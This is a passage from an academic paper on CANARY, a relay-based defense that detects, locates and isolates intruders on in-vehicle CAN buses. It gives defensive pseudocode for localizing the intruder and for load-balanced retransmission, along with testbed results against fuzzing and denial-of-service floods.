- Type (I) adversaries are the easiest to address. They are adversaries that tap the bus, or compromise a unit, at a location which can be completely isolated. Traffic redirection from the left and right sides of the bus may be needed, if the adversary is between two relays in the middle of the bus. This can be done at 0% frame loss as shown later in the experiments. A Type (I) adversary is shown in Figure 4 (i) which depicts a compromised ECU_5 that is isolated by R_5. If the compromised unit is non-essential, e.g., an OBD diagnosis tool or an Android head unit, this case does not require traffic redirection.

- Type (II) adversaries will tap the bus in the vicinity of a controller located at the end of the bus. In this case the relays will disconnect the adversary from the bus along with the legitimate node, e.g., R_1 in Figure 4 (ii). Traffic will be redirected from both sides (and filtered when coming from the adversary side). The worst damage that the adversary could inflict is to cause a DoS with no recoverable traffic from its bus segment, but the rest of the network remains unaffected. A practical example may be a compromised peripheral, e.g., a controller of some vehicle body element (mirrors, windows, etc.) that may be isolated at the cost of losing the functionalities nearby but without affecting the rest of the vehicle functionalities (doors, ignition, etc.).

- Type (III) adversaries are the most dangerous. They tap the bus near an ECU in the center of the bus making it impossible to isolate the adversary between two relays without the legitimate ECU (which in this case we assume to carry some essential functionalities). Traffic has to be redirected from both sides (and filtered) but the adversary may cause a full DoS on the side where it was isolated. Since we cannot afford to drop the functionalities on either sides (to the left or right of the adversary) nor on the legitimate ECU nearby, traffic has to be load-balanced between the left and right sides, e.g., this is done by alternatively triggering relays R_2 and R_3 in Figure 4 (iii). Worst case, the adversary can cause a full DoS on the side where it is isolated, but due to the load-balancing, the DoS will be halved on both sides of the network and only the nearby ECU will be continuously affected. A practical example could be a compromised legitimate ECU located at a key position on the bus.




Figure 4: The three types of intruder locations along relays and the corresponding defense mechanisms in CANARY

Briefly: Type (I) adversaries can be fully isolated at no cost for legitimate nodes, Type (II) adversaries can be isolated while possibly losing communication with some (hopefully non-essential) ECUs and Type (III) adversaries cannot be fully isolated but have to be load-balanced to the left and right sides of the network. Other variations can be imagined. For example, depending on specific implementation details, if the functionalities of ECU_3 from Figure 4 are non-essential (iii), the Type (III) adversary in the middle of the bus may be also cut along with ECU_3 while traffic is redirected between the left and right sides. Ultimately, in case of a complete DoS it may be even preferable to isolate the adversary along with ECU_3 by cutting their bus segment. Such a decision however, depends on the specific functionalities that the ECU is implementing, for the exposition in this work we cannot delve into such details. For a crisper image, Figure 4 mostly depicts external adversaries, but as stated in the text, the adversary may be a compromised unit as well. As expected, since Type (III) adversaries are the hardest to address we focus most of our work on this type of adversary and the load-balanced defense mechanism. Type (I) and (II) adversaries can be addressed by immediate simplifications.

4.3 Overview of Bus Guardian activities

We provide a short overview of the actions of the Bus Guardian in the flowchart from Figure 5. The actions of the Bus Guardian begin by recording and filtering traffic to detect intrusions. Once the intrusion is detected, the intruder is located by Algorithm 1 and then it is isolated, traffic filtered/redirected according to Algorithm 2.

To detect intrusions, in the traffic filtering block from Figure 5, we suggest three types of simple and efficient mechanisms that can be used: *(1)* Bloom filters to detect frames with IDs that are unknown to the bus, i.e., fuzzing attacks, *(2)* a possible extension with counting Bloom filters, i.e., to spot replay attacks, and *(3)* monitoring for the arrival rate of frames on the bus λ which is a good indicator for DoS attacks. CAN deployments inside cars usually work at a 50% effective busload which corresponds to an arrival rate of $\lambda \approx 2000$ frames per second. If the busload peaks well over 50% for extended periods of time, e.g., several milliseconds or beyond, it may be a good indicator that a DoS attack is taking place. Since the filtering mechanism that we further use requires specific computations on each packet, in order to save computational it may be preferable to use the arrival rate of the packets for activating the filters. Determining the current rate λ requires only to count packets in a specific window, e.g., 100*ms*, and a deeper inspection of the packets can be triggered only when needed. On the high-end controller that we used, the computations required by the filters were easily handled and consequently in all the experiments that follow we detect intrusions based on any single packet that is not part of the trace (regardless of the current bus rate λ which we suggest as an option for implementation on low-end controllers). In our application we use a regular Bloom filter to detect unknown IDs and a secondary Bloom filter to detect multiple occurrences of the same same frame during small time intervals, i.e., replay attacks. Finally, any existing IDS can be incorporated inside CANARY's Bus Guardian. The main focus of this work and our primary contribution are the intruder isolation and load balancing mechanisms which have never been addressed before and which are the only mechanisms proposed so far that can alleviate DoS attacks.




Figure 5: Flowchart of the Bus Guardian actions

The Bloom filter [3] is an array of m bits that is modified by the output of k hash functions. For each message that the filter learns, each of the k hash functions selects an index $1..m$ in the filter and the corresponding bit is set to 1. This happens during the training phase. Later, to check that a message is recognized by the filter, the k indexes are verified and the message is recognized if and only if all their corresponding bits in the filter are set to 1. This structure can be naturally extended to count for multiple occurrences of the same object by replacing the bits inside the filter with counters, i.e., counting Bloom filters. A survey on various types of Bloom filters is available in [27]. We calibrated a set of regular Bloom filters and tested their efficiency on a CAN trace collected from a real-world vehicle (more details on this data can be found in the experimental section). Half of the messages were turned into adversarial injections with randomized IDs that are not present in the legitimate trace. None of the genuine frames are misclassified, this is the expected behavior for Bloom filters which have a zero false negative rate. From our implementation we determined that a filter size of 512-1024 bits provides excellent classification results with a false positive rate well below 0.1%. Storing 100 IDs would require at least 1100 bits (considering 11-bit IDs) and almost three times as much if 29-bit IDs are used, thus the 512-1024 bits provide a more compact representation (the size of the Bloom filter does not increase with the size of the IDs). We choose to rely on the

non-cryptographic hash function MurMur[1] which is very fast, i.e., it requires $0.572\mu s$ for one computation on our controller. This kind of functions are recommended for hash tables that do not require cryptographic security, making them ideal for Bloom filtering. To filter one message, the computational time peaked at $2.86\mu s$ when $k = 7$ and $3.89\mu s$ when $k = 10$.

4.4 Intruder localization agorithms

Having a mechanism for filtering frames in place, we can proceed to the intruder localization algorithm once the malicious frames are reported. As expected, the intruder localization algorithm performs a binary search on the network by disconnecting parts of it and analyzing incoming traffic on the left and right sides of the network. While an algorithm that successively disconnects each segment of the network is straight-forward to implement, its disadvantage is that it will fully disconnect segments of the bus, causing losses among legitimate frames, until the intruder is located. Also, if the adversary taps the bus near an honest node, then the algorithm will isolate the adversary along with the legitimate node which is undesired. An adversary may even exploit this algorithm by sending intrusion frames to mislead it and cut legitimate segments of the bus.

To circumvent these issues, Algorithm 1 uses only the relays from one side of each node. This way, it preserves all the network traffic to the left and to the right of the bus, the traffic can be filtered and redirected. The algorithm starts by setting the left index $l = 1$, the right index $r = n$ and loops until the left l and right r indexes are next to each other. At each step it disconnects only the relays in the middle, i.e., the relays at index $index = \lfloor (l+r)/2 \rfloor$. Then it repeatedly filters traffic for time T, i.e., until $(t'_{cur} - t_{cur}) > T$. If needed, in case of intermittent adversaries, the relays may be switched on-event whenever an intruder frame is detected. Note that a single intruder frame is sufficient to detect the intrusion and on-event triggering will make the relays converge to the location of the adversary while all the existing traffic is perfectly redirected to the left and right sides of the network. For each receive event on the left side of the network, i.e., *RxLeft*, or on the right side of the network, i.e., *RxRight*, the algorithm filters the frame and sets the intrusion flag, i.e., *ileft* or *iright*, then redirects the frame to the left or right accordingly. When time T elapses, the relays at position *index* are reconnected and the algorithm first checks if intrusions were detected on both sides of the network. If this is the case, then the algorithm returns -1 since the intruder cannot be isolated to the left or to the right of the network. Otherwise if the intruder is on the left, i.e., $ileft = true$, then the right index is modified, i.e., $r = \lfloor (l+r)/2 \rfloor$, else if the intruder is on the right, i.e., $iright = true$, then the left index is modified, i.e., $l = \lfloor (l+r)/2 \rfloor$. When the loop ends, the algorithm returns the index *index* of the relay next to the intruder.

[1] https://github.com/aappleby/smhasher/blob/master/src/MurmurHash2.cpp

Algorithm 1 Binary localization algorithm (single relay)

```
1: procedure DETECT NODE
2:     l = 1, r = n
3:     while (r − l) ≠ 1 do
4:         index = ⌊(l + r)/2⌋
5:         Disconnect(index)
6:         ileft ← false
7:         iright ← false
8:         t_cur ← GetTime()
9:         repeat
10:            if RxLeft then
11:                frame ← Receive(LChannel)
12:                frame′ ← Filter(frame)
13:                if frame′ ≠ frame then ileft ← true
14:                elseBufferedSend(frame′, RChannel)
15:            if RxRight then
16:                frame ← Receive(RChannel)
17:                frame′ ← Filter(frame)
18:                if frame′ ≠ frame then iright ← true
19:                elseBufferedSend(frame′, LChannel)
20:            t′_cur ← GetTime()
21:        until (t′_cur − t_cur) > T
22:        Reconnect(index)
23:        if ileft = true ∧ iright = true then return -1
24:        if ileft = true then r = ⌊(l + r)/2⌋
25:        if iright = true then l = ⌊(l + r)/2⌋
26:    end while
27:    return index
28: end procedure
```

4.5 Traffic redirection: bridged and load-balanced retransmission

An easy to address situation is that when the adversary is located alone on a segment of the network. If this is the case, the segment can be cut-off from the network and traffic bridged from one side to the other. But if this is not the case, and the adversary cannot be fully isolated, then a load-balanced retransmission that alternatively switches the adversary from the left to the right is needed - we discuss this mechanism in what follows.

Algorithm 2 Single relay, load balancing

```
1: procedure LOAD-BALANCED RETRANSMISSION
2:     while true do
3:         SwitchRelays()
4:         FilterRedirectTraffic()
5:     end while
6: end procedure
```

Algorithm 3 Switch Relays

```
1: procedure SWITCH RELAYS
2:     if (t/T_relay) mod 2 ≠ (t_last/T_relay) mod 2 then
3:         t_last ← t
4:         if (t/T_relay) mod 2 = 1 then
5:             ileft ← true
6:             iright ← false
7:             Disconnect(index)
8:             Reconnect(index + 1)
9:         else
10:            iright ← true
11:            ileft ← false
12:            Reconnect(index)
13:            Disconnect(index + 1)
14: end procedure
```

Algorithm 4 Filter and redirect traffic (buffered)

```
1:  procedure FILTER TRAFFIC
2:      if RxLeft then
3:          frame ← Receive(LChannel)
4:          if ileft then frame ← Filter(frame)
5:          BufferedSend(frame, RChannel)
6:      if RxRight then
7:          frame ← Receive(RChannel)
8:          if iright then frame ← Filter(frame)
9:          BufferedSend(frame, LChannel)
10: end procedure
```

Load-balanced retransmission. Algorithm 2 provides the main loop of the traffic filtering algorithm with load-balancing capabilities. The intruder is isolated either to the left or to the right side of the network. This is done in step 3 of the algorithm which switches the relays to the left or to the right of the adversary location. The recorded traffic is then filtered and replayed on the other part of the network in step 4. By switching the adversary from one side of the network to another, we assure a load-balanced network and the effects of a DoS attack will be halved on each side since the adversary has access only to half of the bus each time. The procedure for switching relays is depicted in Algorithm 3. This algorithm simply switches from the left to the right side of the node *index* at time intervals T_{relay}. The steps for filtering and retransmission are given in Algorithm 4. The algorithm simply checks the left (line 2) and right (line 6) sides if there is a new incoming frame. If this is the case, the frame is recorded (lines 3 and 7), filtered if the intruder is isolated in the corresponding side (lines 4 and 8) and then replayed on the other side of the bus (lines 5 and 9). The transmission is buffered since the bus may be busy on the side where retransmission is attempted. More discussions on the size of the buffer follow in the experimental section. In case when the adversary performs a more aggressive DoS attack, there will be few or no legitimate frames at all on the side of the adversary since the bus is flooded by illegitimate frames. Moreover, legitimate frames from the other side cannot be redirected since there is no room left on the bus. For this case, buffered retransmission also helps since frames are kept in the buffer and sent when the adversary is isolated to the other side of the network.

We also provide a graphic depiction of the load-balancing retransmission in Figure 6. The depiction is provided for three consecutive steps with the right-side network (RSN) and left-side network (LSN) successively off and isolated from the adversary (the duration of a step is of 100*ms* similar to the experiments that follow). Incoming traffic from the side affected by the adversary is filtered. The filtering box is shaded when incoming traffic is free of adversarial interventions, i.e., the adversary is isolated on the other side of the network and thus the filter is inactive. We also depict the arrival rate of frames from the right and left side, i.e., λ_{left} and λ_{right}, as well as the arrival rate for adversarial frames, i.e., λ_{Adv}, as well as the arrival rate after filtering, i.e., λ^{φ}_{left} and $\lambda^{\varphi}_{right}$.




Figure 6: Schematic for three consecutive steps of the load-balanced retransmission

5 Setup and implementation

We now discuss implementation details regarding the Bus Guardian and give details on the recorded in-vehicle traffic that we used for building a realistic testbed.

5.1 Implementation of the Bus Guardian

Figure 7 shows the experimental setup of our work. The Bus Guardian with the role of intrusion detection, localization and prevention consists of an Infineon AURIX TC297 development board. In order to monitor the bus traffic we used two CAN transceivers connected to the microcontroller's pins, one which was already available on the board and an external MCP2551 transceiver. Both transceivers are provided with a 120Ω bus termination. For implementing a CAN network with multiple nodes we added 3 MCP2551 CAN transceivers controlled by an Infineon AURIX TC277 development board representing nodes 2 to 4 from the setup presented in Figure 3. Nodes 1 and 5 from the same figure are connected to a Vector Breakout Box D62Y9 which is controlled from the Vector CANoe 8.5 environment running on a PC. This environment was used to provide the legitimate bus traffic from our experiments (which was collected from a real-world vehicle), and each node was set to output half of the original vehicle trace to the left and half to the right.

The relays used in our experiments are JQC-3F-5VDC relays which require a supply voltage of 5V, have three different contacts and can connect one of two different contacts at a time to the third contact based on their enabling pin status. In our setup there are two PCBs with 4 relays and each one of the 8 relays are controlled by an individual pin of the Bus Guardian connected to its enabling pin through a jumper wire. In order to provide the required voltage to both of the relay boards and the external CAN transceivers we used a power supply connected to the breadboard with an input voltage of 12V and an output voltage of 5V. In addition to the supply and ground lines from the power supply, the breadboard contains all the connections done with jumper wires between the




Figure 7: The bus guardian implemented on the Infineon TC297 and the relay blocks from our experimental model

CAN nodes and the relays required to disconnect the CAN lines linking any neighboring nodes and to add 120Ω between newly connected CAN-High and CAN-Low lines using the relay switches.

5.2 Collected in-vehicle traffic for the experiments

To create a realistic test-bed, we use real-world CAN bus traffic recorded in a high-end vehicle. The traffic is replayed on the bus in our experiments with the help of the CANoe environment via a CANCase device which assures accurate reproduction of the in-vehicle network traffic. The log file that we use accounts for 90 identifiers with cycles from 10*ms* up to 2*s* and a busload of around 40% on the 500Kbps CAN. Most of the identifiers however, have a periodicity between 10*ms* and 500*ms*. Figure 8 shows the arrival time for two IDs, one with a 20*ms* cycle (left) and the other with 40*ms* (right). The arrival time is stable, with very small variations (generally under 500μs) for each of the IDs. We also consider to look at the delays between consecutive frames, i.e., the inter-frame space (IFS). The IFS in the trace is critical since the Bus Guardian should parse frames by running the Bloom filter and distinguish between genuine and adversarial frames then retransmits frames to the other side of the bus.

For a 500Kbps baud rate the time for sending a frame on the bus varies roughly between 90μs to 270μs depending on the size of the data-field and the number of stuffing bits. The Bus Guardian must cope with these delays when classifying frames. For the existing bus traffic, the situation is more optimistic: by analyzing the trace only 0.5% of the IDs arrive with an inter-frame space lower than 200μs. This is expected at a bus load smaller than 50% (the bus is free at least half of the time). Figure 9 shows the inter-frame time for the first 2000 frames (left), only a few frames arrive with an inter-frame space lower than 200μs. On the right side of Figure 9




Figure 8: Collected in-vehicle traffic: variations in the arrival time for an ID at 20*ms* (left) and one at 40*ms* (right)




Figure 9: Collected in-vehicle traffic: IFS for the first 2000 frames (left) and same frames in the 0-200μs interval (right)

we depict the inter-arrival time for the first 2000 frames with an inter-frame space lower than 200μs, while this happens only rarely, and even if this is the case most of the frames leave a space of 100μs. The filters that we use do cope with these delays in the order of hundred micro-seconds. Nonetheless, traffic redirection must also work under these constraints which are not easy to meet and we are later forced to use a buffered retransmission to avoid losing frames.

6 Framework evaluation

In this section we follow two research directions. One of them is to determine how traffic filtering and redirection performs under specific attacks, such as fuzzing and DoS, the other is to determine how frame arrival time is affected by the defense mechanism. Notably, there are little side-effects and no frame loss due to the relay action. We also provide a more comprehensive analysis of the proposed framework.

6.1 Testbed overview

We provide an overview of our evaluation setup in Figure 10. Traffic collected from a high-end vehicle is replayed to the left and right sides of the network, i.e., half of the collected in-vehicle trace to each side by using the two channels of a Vector Breakout Box D62Y9 device connected as ECU_1 and ECU_5. We emphasize that the Vector Breakout Box is an industry-standard tool that perfectly mimics the behavior of the real-world vehicle bus and it is commonly used by the industry for system design and testing. Of course, due to potential damage and costs, it would have been uneasy for us to cut wires and mount relays inside the real car while the observed behavior on the in-vehicle network traffic would have been likely identical.




Figure 10: Schematic depiction of our experimental testbed




Figure 11: The two states of single-side traffic retransmission (i) and load-balanced retransmission (ii)

The second ECU from the left is designed to carry adversarial tasks, e.g., perform DoS or fuzzing attacks. The relays that surround him, encircled with dotted blue line, will alternatively open to the left and to the right, effectively disconnecting the adversary from the left-side network (LSN) or the right-side network (RSN). Traffic is filtered then redirected to the other side of the network by the Bus Guardian. We have additional relays in our setup toward the mounting point of ECU_3 and ECU_4 but these were not needed in our experiments, we kept them for potential future extensions.

6.2 Single-side traffic redirection in case of fuzzing attacks

Some basic tests of the relay impact on the adversary free bus can be found in Appendix A. We now add adversarial activity to the bus. Our framework is specifically designed to address DoS attacks. However, before evaluating DoS resilience, we also test the filters and relay behaviour in front of fuzzing attacks which is a common adversarial behavior that puts more stress on the filters (as the distribution of the IDs is randomized). In this type of attacks, the adversary injects random CAN frames that have random IDs and data fields. This kind of adversarial intervention is important because it can be employed in order to cause abnormal behaviour or learn how the system reacts to IDs that are not expected by the controllers.

Figure 11 (i) shows the testing strategy in case of single-side retransmission with the adversary in the middle of the network. Each $100ms$, or alternatively $1s$ in some experiments, the relays from the left or right sides are opened alternatively - the adversary is isolated either to the left or to the right side of the network. The traffic from the adversary side is filtered by the Bus Guardian and redirected to the other side. Under this second testing strategy with fuzzing attacks we consider traffic redirection only from the side which is affected by the intruder i.e., fuzzed by the adversary.

In this case the adversarial ECU is programmed to inject frames with random identifiers that are not part of the legitimate trace. For simplicity, we randomly replace frames from the legitimate trace with an attack frame that has a random ID that is not part of the legitimate ID set. The intrusions form roughly 50% of the trace. Since part of the genuine frames are now altered, they are not going to be transmitted to the left or right side since they are classified by our filters as intrusions.

Table 1 provides a summary in terms of: left transmitted count (LTC), left failed count (LFC), right transmission count (RTC) and right failed count (RFC). In case of the fuzzing attack the frame loss drops to half but this is expected since half of the frames on the bus are now adversarial frames and the LTC and RTC are also halved. By a careful analysis we observed that frame loss is not due to the relay actions but because of frame buffering. We determined that a 1 frame buffer reduces the frame loss to under 1% and a buffer of at most 32 frames reduces it to 0%.

6.3 Load-balanced retransmission in case of flooding and DoS attacks

Figure 11 (ii) shows the testing strategy for the load-balanced retransmission with adversarial activity in the middle of the bus. We specifically designed this experiment to respond to DoS attacks. Each $100ms$, the relays from the left or right sides are opened alternatively, isolating the adversary to the left or to the right side of the network. The traffic from the adversary side is filtered by the Bus Guardian and redirected to the other side, while traffic from the adversary-free side is directly transmitted to the other side (without filtering).


To begin with, we conducted four experiments in which the adversary injects an ID with high priority with a cycle time of $10, 1, 0.5$ and $0.3ms$ respectively. The time of the longest frame on the bus at 500Kbps is roughly $0.26ms$, so getting the cycle time closer to this value will result in a complete DoS of the bus. The larger $10, 1$ cycles where chosen for allowing us to test that retransmission works. When the attack gets closer to the $0.3 - 0.5ms$ range there are very

Table 1: Frame loss at various relay trigger rates with adversarial activity (fuzzing attacks) and single-side traffic redirection

Buffering	Retransmission	Filter size	Adversary	Relay Rate (s)	LTC	RTC	LFC	RFC	LF%	RF%
None	Single side	512	Fuzzing	1	57918	54444	1607	2031	2.7%	3.7%
	Single side	1024	Fuzzing	1	58111	54589	1527	1957	2.6%	3.5%
1 frame	Single side	512	Fuzzing	0.1	60258	57265	25	13	0.04%	0.02%
	Single side	1024	Fuzzing	0.1	60270	57271	16	30	0.03%	0.05%
32 frames	Single side	512	Fuzzing	0.1	60237	57234	0	0	0.0%	0.0%
	Single side	1024	Fuzzing	0.1	60261	57284	0	0	0.0%	0.0%


few legitimate frame to retransmit from the attacked side (more details concerning a full DoS are in the next paragraph). Figure 12 shows the inter-frame space on the left and right channel for $T_{relay} = 100ms$ during a flood with $1ms$ cycle time. Legitimate frames are printed in blue and adversarial frames are in printed in orange. Note that the left and right channels are asynchronous. In Figure 13 we also separate between left (green) and right (blue) side frames to show that legitimate frames occur on both sides. In Table 2 we summarize results for the 1ms flood (a partial DoS) which is more revealing for retransmissions since all frames can be successfully retransmitted. We determined that a buffer of one frame will make the failed retransmission to drop to less than 1%. To get retransmission errors down to 0% we need a buffer of 8 frames to the side that is free of adversarial interventions and a 32 frame buffer for the side where the adversary is present. The reason is that on the side where the adversary is present it is harder to find space on the bus for frame retransmission due to the higher busload. Thus the buffer must be capable to accommodate more frames. This happens for adversarial attacks at a rate of $1ms$, if the rate goes to $300\mu s$ frame retransmission becomes almost impossible on the adversary side regardless of the buffer size.

We now discuss the impact of a full DoS. Figure 14 provides plots for the case of an adversary that is programmed to loop and send high priority frames whenever there is room on the bus at $T_{relay} = 25ms$. This figure depicts the results in terms of busload and IFS on the left and right channels, contrasting legitimate (blue) frames with attack (orange) frames. The busload tops at the maximum of 500Kbps, i.e., 100% busload, and almost no legitimate (blue) frame manages to enter the attacked side, i.e., a full DoS. Legitimate frames (blue) may occasionally enter the channel when the relays are triggered due to brief disturbances in the adversary transmission. While the full DoS is more severe, the experimental outcome is in fact more simple to illustrate: the side where the adversary is isolated has no legitimate traffic (only orange frames) and once the adversary is shifted to the other side the recorded (buffered) traffic from the adversary-free side will be re-sent. We also note that, as CAN frames carry information from various sensors and actuators, it may not be necessary to replay all the recorded traffic but only the recent-most value for each ID. This allowed us to further simplify the buffering in our implementation since we only need to store and retransmit the last recorded value for each ID.




(i) left channel (ii) right channel

Figure 12: Interframe space for the left (i) and right channel (ii) for genuine (blue) and adversarial frames (orange) during 5 seconds of runtime ($T_{relay} = 100ms$)



(i) left channel (ii) right channel

Figure 13: Interframe space for the left (i) and right channel (ii) for legitimate frames from the left channel (green), legitimate frames from the right channel (blue) and adversarial frames (orange) during 5 seconds of runtime ($T_{relay} = 100ms$)



(i) datarate during full DoS

(ii) IFS during full DoS

Figure 14: Data rate (i) and inter-frame space (ii) during a full DoS on the left and right channels at $T_{relay} = 100ms$ (legitimate traffic in blue, adversary traffic in orange)

Figure 15 illustrates the inter-arrival time, denoted as dt, for an ID with $20ms$ cycle time during a full DoS with $T_{relay} = 25ms$. The left side where the ID originates is only




Figure 15: Arrival time for an ID with a 20*ms* cycle time on the left (i) and right channel (ii) at $T_{relay} = 25ms$ during a full DoS (ID belongs to the left side)

slightly impaired by the DoS and the mean arrival time remains the same. Delays of 25*ms* or more do occur, but the cycle time clearly remains centered around 20*ms*. On the right side we simply retransmit the recentmost value of the ID once the adversary is moved to the left side. This results in an inter-arrival time of $2 \times T_{relay}$, i.e., 50*ms* which can be easily explained as follows. When the right side is under a DoS (25*ms*), it is not possible to retransmit the ID from the left side (the bus is busy). When the adversary is moved to the left side, the recent-most value of the ID can be sent by the Bus Guardian to the right side - but this will be the only known value for another 25*ms* until the adversary is released from the left side. The same phenomenon was observed for all IDs which allows us to make a generalized statement: in case of a full DoS, the fastest cycle time that can be achieved with load-balancing on the side where the ID has to be retransmitted by the Bus Guardian is $2 \times T_{relay}$. As car diagnosis systems commonly report a time-out for a component after delays of several hundred milliseconds, we believe that the 50*ms* cycle time from our implementation (worst case under a full DoS that would otherwise lock the bus completely) should be sufficient for most messages to keep a vehicle functional. Finally, since the fastest messages on the CAN bus have a cycle time of 10*ms*, a $T_{relay} = 5ms$ should cope with any subsystem and is achievable with high performance solid-state relays.

As further insights on the impact of a full DoS on cars we present more results from a CANoe car simulation in Appendix B.

6.4 Relay influence on message arrival time

Since in-vehicle networks handle safety-critical messages for which the arrival time is critical, we also evaluate the effects of filtering and retransmission on the cycle time of legitimate IDs that come from the left or right side of the network. By

